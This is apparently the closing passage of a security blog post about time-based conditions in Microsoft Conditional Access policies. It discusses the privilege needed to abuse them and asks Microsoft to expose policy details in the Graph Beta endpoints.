Conditional Access policies are one of those things that organisations spend a lot of time and effort getting right. So, it is important that administrators and security professionals understand all possible conditions that can be applied to a given policy. Malicious abuse of this time-based condition does require pretty high privileges and so hopefully as long as organisations treat Conditional Access Administrators as high-privileged roles there should be a limited number of users that can be targeted and they should be protected by other additional controls.
I can see the value of time-based conditions for certain businesses that might want to only allow access to their systems during certain working hours and I’m all for providing organisations with the tools to work better and more securely as part of their day-to-day. However, I do hope that Microsoft prioritises at least making the detailed policy visible in the Graph Beta endpoints as well so that administrators have an easier time trying to figure out what exactly is defined in a given policy without having to resort to using the Ibiza API for this specific use case. Even if a feature is in private preview, there should be a level of consistency when such features are automatically present in a core service available to all tenants globally.